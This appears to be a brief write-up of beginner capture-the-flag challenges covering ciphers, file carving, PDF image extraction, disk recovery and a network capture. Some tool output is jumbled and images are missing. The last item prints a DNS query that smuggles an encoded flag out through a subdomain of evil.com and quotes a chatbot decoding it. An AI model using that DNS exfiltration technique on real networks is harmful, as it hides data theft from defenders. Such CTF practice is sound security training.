

## CSOT CyberSec CTF-2


1) Classic Caesar: Caesar bruteforce with dcode




2) Oui Oui Secret: Name suggest vigenere cipher (Felt like it.. ). Done in two steps



Acc to the best result, the B in DCKYSB is wrong. So we do:



3) Fair Enough: Needed hint. After hint:




- 4) XOR: After xoring with dcCTF, we get "sandsa". It is easy to guess that the key is "Sand" repeating
- 5) Chamaleon Image: First use binwalk:

```
rjun@ExactHarmony:/mnt/c/Users/sammi/Downloads/CSOT2$ binwalk -e mystery_file.jpg
DECIMAL
              HEXADECIMAL
                               DESCRIPTION
                               JPEG image data, JFIF standard 1.01
Zip archive data, at least v2.0 to extract, compressed size: 32, uncompressed size: 32, na
               0 \times 0
               0x19A3
6563
me: flag.txt
6633
               0x19E9
                                Zip archive data, at least v2.0 to extract, compressed size: 32, uncompressed size: 32, na
me: readme.txt
               0x1A31
                               Zip archive data, at least v2.0 to extract, compressed size: 29, uncompressed size: 29, na
6705
me: secret.txt
6774
              0x1A76
                                Zip archive data, at least v2.0 to extract, compressed size: 28, uncompressed size: 28, na
me: hidden/treasure.txt
                               End of Zip archive, footer length: 22
7082
              0x1BAA
```

The flag is in flag.txt

6) Sound of Secrets: We can see the morse code on the spectrogram, and then input it to a morse decoder.



7) Cropped Antics: Found image using pdfimages:

arjun@ExactHarmony:/mnt/c/Users/sammi/Downloads/CSOT2\$ pdfimages -all i\_won.pdf output



8) Evidence Disk: Photorec:

```
arjun@ExactHarmony:/mnt/c/Users/sammi/Downloads/CSOT2$ photorec /log /d recovered_files /cmd disk_image.dd options,searc h
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
```



9) Network Intrusion: Happened to see this particular link in strings

```
Query: office.com
"3DU
Query: exfiltrate-ZGNDVEZ7TDBDNExIMFNUX0RONV8zWEYxTFRSNFQxME59.evil.com
"3DU
```

I asked ChatGPT how to see data associated with this particular "query", but it also told me the hidden flag.

Great find! That DNS query contains the flag dcCTF{L0C4LH0ST\_DN5\_3XF1LTR4T10N} base32/hex/base64-encoded in the subdomain of a malicious-looking domain:

© Copy & Edit exfiltrate-ZGNDVEZ7TDBDNExIMFNUX0RONV8zWEYxTFRSNFQxME59.evil.com